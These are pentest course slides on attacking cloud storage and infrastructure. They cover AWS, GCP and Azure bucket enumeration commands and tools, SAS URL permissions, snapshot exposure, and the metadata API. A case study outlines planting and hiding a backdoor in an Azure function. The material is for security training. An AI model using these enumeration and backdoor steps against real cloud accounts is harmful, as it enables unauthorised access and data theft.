[https://s3.<anyregion>.amazonaws.com/bucket\\_name](https://s3.<anyregion>.amazonaws.com/bucket_name)



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# AWS S3 Buckets Enumeration

← → ↻ <https://s3.amazonaws.com/victimauth>

This XML file does not appear to have any style information associated with it. The document tree is shown

```
<Error>
  <Code>PermanentRedirect</Code>
  <Message>
    The bucket you are attempting to access must be addressed using the specified endpoint. Plea
  </Message>
  <Endpoint>victimauth.s3.amazonaws.com</Endpoint>
  <Bucket>victimauth</Bucket>
  <RequestId>AB5E2843491B1427</RequestId>
  <HostId>
    ZBW3n1vg7x91Fh7RBRBN+f95iNNmZggvOW+V1AMQbT722cjS4uSp+VL
  </HostId>
</Error>
```

← → ↻ <https://s3.us-west-2.amazonaws.com/victimauth>

This XML file does not appear to have any style information associated with it. The document

```
<Error>
  <Code>PermanentRedirect</Code>
  <Message>
    The bucket you are attempting to access must be addressed using the specified en
  </Message>
  <Endpoint>victimauth.s3.us-east-2.amazonaws.com</Endpoint>
  <Bucket>victimauth</Bucket>
  <RequestId>445FA213DD3E8509</RequestId>
  <HostId>
    CmnSeEQZyKDQD9psf+kA3kJM2PyOZtEx48wSfoSYw1rFwwrb/dw3XPo6yEAfX01qavGyRZBR208=
  </HostId>
</Error>
```

# AWS Storage Buckets: Tools

---

There are multiple open-source scripts available to brute force scan storage buckets.

- S3Scanner
- Bucket-stream
- CloudScraper
- S3-inspector
- Buckets.grayhatwarfare.com (online)



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# AWS Cloud Bucket Search Engine

The screenshot shows the Grayhat Warfare website's search engine interface. At the top left is the logo "GRAYHAT WARFARE" with the tagline "cause white is boring". To the right is a search bar and a "Login/Register" button. Below this is a navigation menu with items: Home, Filter Buckets, Search Files, Docs / API, Top Keywords, Packages, FAQ, and Contact Us. The main content area features three summary cards: "Files 1,631 of 3,976 million", "Buckets 87133 of 259794", and "Last Update 28-April-2020". Below these is a "Search Public Buckets" section with a "Random Files" button. A text block asks "Wondering what is this website ? Read details here: [How to search for Open Amazon s3 Buckets and their contents](#)". At the bottom, there are search filters: "Keywords - Stopwords (start with minus -)", "Order By", and "Order By Direction". The keyword field contains "keyword1 keyword2 -stopword1 -stopword2". Below the keyword field are three checkboxes: "Full Path", "Treat as regex", and "Do not autocorrect regex".

**GRAYHAT WARFARE**  
cause white is boring

Home Filter Buckets Search Files Docs / API Top Keywords Packages FAQ Contact Us

Files 1,631 of 3,976 million  
Buckets 87133 of 259794  
Last Update 28-April-2020

## Search Public Buckets

Random Files

Wondering what is this website ? Read details here: [How to search for Open Amazon s3 Buckets and their contents](#)

Keywords - Stopwords (start with minus -)  
keyword1 keyword2 -stopword1 -stopword2

Order By Order By Direction  
Descending

Full Path  Treat as regex  Do not autocorrect regex

Reference:  
<https://buckets.grayhatwarfare.com/>

# GCP Storage Buckets

- GCP storage buckets can be accessed by
- <https://www.googleapis.com/storage/v1/b/>



```
{
  "kind": "storage#bucket",
  "id": "victimpubic",
  "selfLink": "https://www.googleapis.com/storage/v1/b/victimpubic",
  "projectNumber": "85844822725",
  "name": "victimpubic",
  "timeCreated": "2019-05-21T07:59:29.758Z",
  "updated": "2019-05-21T07:59:31.814Z",
  "metageneration": "2",
  "iamConfiguration": {
    "bucketPolicyOnly": {
      "enabled": false
    }
  },
  "location": "US",
  "storageClass": "STANDARD",
  "etag": "CAI="
}
```



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# GCP Storage Buckets



Open-source scripts available to bruteforce scan storage buckets

- Gsutil (default client)
- GCPBucketBrute

```
C: >gsutil ls -L gs://victimpubic
gs://victimpubic/gitrepo.zip:
  Creation time:      Tue, 21 May 2019 07:59:31 GMT
  Update time:       Tue, 21 May 2019 07:59:31 GMT
  Storage class:     STANDARD
  Content-Length:    70120
  Content-Type:      application/zip
  Hash (crc32c):     kLw17w==
  Hash (md5):        oZt+eXGC9+13tDdW3TqENw==
  ETag:              CKTNx9STrOICEAE=
  Generation:        1558425571026596
  Metageneration:    1
  ACL:               []
gs://victimpubic/public_file.md:
  Creation time:      Tue, 21 May 2019 07:59:30 GMT
  Update time:       Tue, 21 May 2019 07:59:30 GMT
  Storage class:     STANDARD
  Content-Length:    221
  Content-Type:      text/plain; charset=utf-8
  Hash (crc32c):     f0uGBA==
  Hash (md5):        D15volfbL7V/8fHGyo+scw==
  ETag:              CISju9STrOICEAE=
  Generation:        1558425570824580
  Metageneration:    1
  ACL:               []
TOTAL: 2 objects, 70341 bytes (68.69 KiB)
```

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Storage Attacks: Azure

---

- Azure storage can be accessed by <https://<storagename>.blob.core.windows.net/<container>>  

```
az storage account check-name --name <storagename>
```
- Container Content can be enumerated with Brute-force attack  

```
curl -l https://<storagename>.blob.core.windows.net/  
<containername>?restype=container
```
- MicroBurst tool can perform storage, blob and service enumeration for Azure

Reference:  
<https://github.com/NetSPI/MicroBurst>



# Storage Attacks: Azure

---

- Azure storage account contains Blobs, Queues, Tables, and files (shared folder or drive) as storage types
- Azure allows creation of URLs with specific access to storage accounts

## Example URL

```
https://<accountname>.<service>.core.windows.net/?sv=2018-03-28&ss=bfqt&srt=sco&sp=rwdlacup&se=2019-09-30T17:13:23Z&st=2019-09-30T09:13:23Z&sip=88.208.222.83&spr=https&sig=LCoN4d%2B%2BZSzPtPO71fMS34k%2FhLf2Wjen9pzh1AGFfPU%3D
```



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Storage Attacks: Azure



Parameter	Description
sv	<b>Optional.</b> Specifies the storage service version
ss	<b>Required.</b> Specifies the services accessible , Possible values include: Blob (b), Queue (q), Table (t), File (f)
srt	<b>Required.</b> Specifies the signed resource types that are accessible with the account SAS. <ul style="list-style-type: none"><li>- Service (s): Access to service-level APIs</li><li>- Container (c): Access to container-level APIs</li><li>- Object (o): Access to object-level APIs for blobs, queue messages, table entities, and files</li></ul>
sp	<b>Required.</b> Permissions for the account <ul style="list-style-type: none"><li>- Read (r): Permits read operations</li><li>- Write (w): Permits write operations</li><li>- Delete (d): Valid for Container &amp; Object types, except for queue messages.</li><li>- List (l): Valid for Service and Container resource types only.</li><li>- Add (a): Valid only for: queue messages, table entities, &amp; append blobs.</li><li>- Create (c): Valid for the following Object resource types only: blobs and files. Users can create new blobs or files, but may not overwrite existing blobs or files.</li><li>- Update (u): Valid for the following Object resource types only: queue messages and table entities.</li><li>- Process (p): Valid for the following Object resource type only: queue messages.</li></ul>
se	<b>Required.</b> Expiry Date.
st	<b>Optional.</b> Validity Start Date. If omitted, it is assumed to be the time when the storage service receives the request.
sip	<b>Optional.</b> IP address or a range of IP addresses allowed
spr	<b>Optional.</b> Permitted protocol. Possible values are HTTP (https, http) or HTTPS only (https).
sig	<b>Required.</b> The signature part of the URI is used to authorize the request made with the shared access signature.

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved



## Case Study

# Azure Attacks: Azure Storage

---

**Starting point:** Overly Privileged Azure Storage SAS URL is exposed

### Exploitation Process:

- Obtain an Azure Storage SAS URL
- Load the URL in Azure Storage explorer or similar
- Identify various assets available in the storage
- Access the source code of the Azure function
- Plant a backdoor, next invocation gets the backdoor running
- Hide the backdoor

Reference:

<https://www.ntsossecure.com/identifying-exploiting-leaked-azure-storage-keys/>

# Exercise 9.3




## Demo 9.3

# AWS CLI and PaaS / S3

---

- Configure the AWS CLI tool on your local machine to gain access to the AWS API
- Find and retrieve sensitive file(s) that might gain you additional further access

# Network status: After FaaS Exploitation



# Cloud Storage: S3 – Public Buckets Warnings

The screenshot displays the AWS S3 console interface. At the top, the AWS logo is on the left, and navigation links for 'Services' and 'Resource Groups' are in the center. Below this, the breadcrumb 'Amazon S3 >' is visible. A horizontal menu contains four tabs: 'Overview', 'Properties', 'Permissions', and 'Management'. The 'Permissions' tab is selected and highlighted with a yellow 'Public' badge. Below the tabs, there are four buttons: 'Public access settings', 'Access Control List' (with a yellow 'Public' badge), 'Bucket Policy' (with a yellow 'Public' badge), and 'CORS configuration'.


# Understand the Attack Surfaces: CaaS

- Container as a Service
- Very useful for service-based architecture
- Bring your own container and run it in CaaS
- Docker or Kubernetes hosted environments
- **Examples:** ECS, EKS, ECR, GKE, AKS
- Responsibilities
  - Tenant: Focus on images, application and logic entities
  - Provider: Takes care of stack till Middleware (docker / k8s)
- Attack Surface:
  - Docker Image level issues
  - Application logic bugs
  - Platform specific focused bugs

Responsibilities
All Things Client Side
Data (Transit and Cloud)
Identity & Access Management
Functional Logic
Applications
Runtime
Middleware
OS
Virtualization
Load Balancing
Networking
Servers
Physical Security

# Understand the Attack Surfaces: **IaaS**

- Direct Control of Virtual Machine
- Functionally Closest to On-Premise Solution
- Most Flexible option with maximum control to tenant
- Responsibilities:
  - Tenant: maintain & update the virtual machine OS & anything above
  - Provider: Everything below virtual machine



# laaS: Attack Surface

---



## Usual Attack Surface

- Unpatched machines
- Shared / non-secured credentials
- Software / application flaws
- Misconfiguration (Firewall or other systems)

## Cloud Specific Attack Surface

- Auth Token Stealing via Metadata API

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# laaS: Attack Surface – Same old infra bugs

---

- All infrastructure related bugs which affect Hosts or VMs
- Insecure practices can lead to server compromise
  - RDP without NLA
  - SSH without brute-force protection
  - Weak account passwords with predictable username
- Application-Level Flaws
  - <shameless\_plug> I have heard "**Advanced Web Hacking**" covers this in great details <\shameless\_plug>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# IaaS Usual Attack Surface: Firewall

<input type="checkbox"/>	Name	Group ID	Group Name	VPC ID	Description
<input checked="" type="checkbox"/>		sg-0f3823b9b7c0f5b1b	test	vpc-f7d20f90	test

Security Group: sg-0f3823b9b7c0f5b1b

Description Inbound Outbound Tags

Edit

Type	Protocol	Port Range	Source	Description
All TCP	TCP	0 - 65535	0.0.0.0/0	
All TCP	TCP	0 - 65535	::/0	
All UDP	UDP	0 - 65535	0.0.0.0/0	
All UDP	UDP	0 - 65535	::/0	

# Exercise 9.4




## Demo 9.4

# IaaS / EC2, Metadata API #2 and Secrets Manager

---

- Connect via SSH to an instance running in the cloud
- Find a way to explore the Metadata API
- Elevate your privileges within the AWS account
- Gain access to a hidden secret
- Decode the hash

# Network status: After FaaS Exploitation



# Snapshots

---

- Snapshots provide way to save point-in-time backup
- Snapshots can be made public or private
- Public snapshots can be cloned to another user account
- New storage can be created via snapshots in account
- These storage can reveal confidential information such as
  - SAM database on windows,
  - /etc/shadow on Linux
  - Config files for various apps
- **AWS:**

```
aws ec2 describe-snapshots --owner-id <get from get-caller-identity>
aws ec2 describe-snapshots -region <region>
```
- **GCP:**

```
gcloud compute snapshots list
```



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved



Cloud Pentesting

## Azure Active Directory



# AAD (Azure Active Directory)

---

- Effectively nothing more than an identity / authentication platform
- Allows integration with on-premise Active Directory
- Users can authenticate with their AD credentials against e.g.
- Office365, Sharepoint, Azure, and a vast array of third party services with support for AAD built in
- Integration is via one of three methods:
  - PHS: (Password Hash Synchronisation) uploads user accounts and password hashes from on-prem AD into AAD
  - PTA: (Pass-through Authentication) allows AAD to forward authentication requests onto on-prem AD
  - ADFS: (AD Federation Service) Federated Authentication

